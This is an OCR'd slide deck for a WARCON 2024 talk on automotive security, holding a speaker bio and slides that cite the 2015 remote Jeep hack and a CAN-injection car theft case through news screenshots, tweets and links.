# Automotive Security

WARCON.PL 2024

# [~] whoami

not sponsored by penthertz

djnn@penthertz.com

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

**Occupation**: intern @ penthertz u already know =)
**Location**: Paris
**Favorite drink**: Blond beer
**Interests**: Reverse-engineering, malware
**Languages**: C, Golang, Elixir, etc (learning Rust)
**Contact**: https://djnn.sh/pgp




# [~] man voiture



Hackers Remotely Kill a Jeep on a Highway | WIRED

4.4M views 8 years ago

Two hackers have developed a tool that can hijack a Jeep over the internet. WIRED senior writer Andy Greenberg takes the SUV for a spin on the highway while the hackers attack it from miles away.



Gone in 61 seconds.

The keys were left near the front door.

7:54 PM · Oct 2, 2023 · 7.2M Views


ANDY GREENBERG SECURITY JUL 21, 2015 6:00 AM


## Hackers Remotely Kill a Jeep on the Highway—With Me in It

I was driving 70 mph on the edge of downtown St. Louis when the exploit began to take hold.

https://illmatics.com/Remote%20Car%20Hacking.pdf

# [~] man vroom-vroom






**Ian Tabor**
@mintynet

No fcuking point having a nice car these days, came out early to find the front bumper and arch trim pulled off and even worse the headlight wiring plug had been yanked out, if definitely wasn't an accident, kerb side and massive screwdriver mark. Breaks in the clips etc. C&#ts

6:03 PM · Apr 24, 2022

https://kentindell.github.io/2023/04/03/can-injection/

